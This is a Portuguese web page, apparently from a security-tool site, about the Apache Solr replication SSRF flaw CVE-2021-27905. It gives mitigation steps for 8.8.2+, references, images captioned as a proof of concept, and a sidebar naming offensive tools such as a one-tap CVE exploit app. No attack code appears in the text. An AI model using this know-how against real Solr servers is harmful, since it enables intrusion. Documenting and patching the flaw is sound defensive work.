
SSRF PoC

Mitigação (8.8.2+)

O ReplicationHandler do Solr foi corrigido para:

  • Validar que masterUrl/leaderUrl apontam apenas para hosts aprovados.
  • Restringir esquemas de URL aceitáveis (apenas http, https).
  • Reforçar os recursos de streaming remoto.
  • Recomendar que administradores protejam /replication com autenticação ou o removam completamente se não for utilizado.


Referência

  • https://nvd.nist.gov/vuln/detail/CVE-2021-27905
  • https://lists.apache.org/thread/90kct018gfdnvh9wh5xvt0grm9jk2l80

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    906
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    725
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    442
  • 4

    wifit3

    derv82/wifit3

    Wifite, mas apenas USB e multiplataforma.

    434
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    412
  • 6

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    360

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →


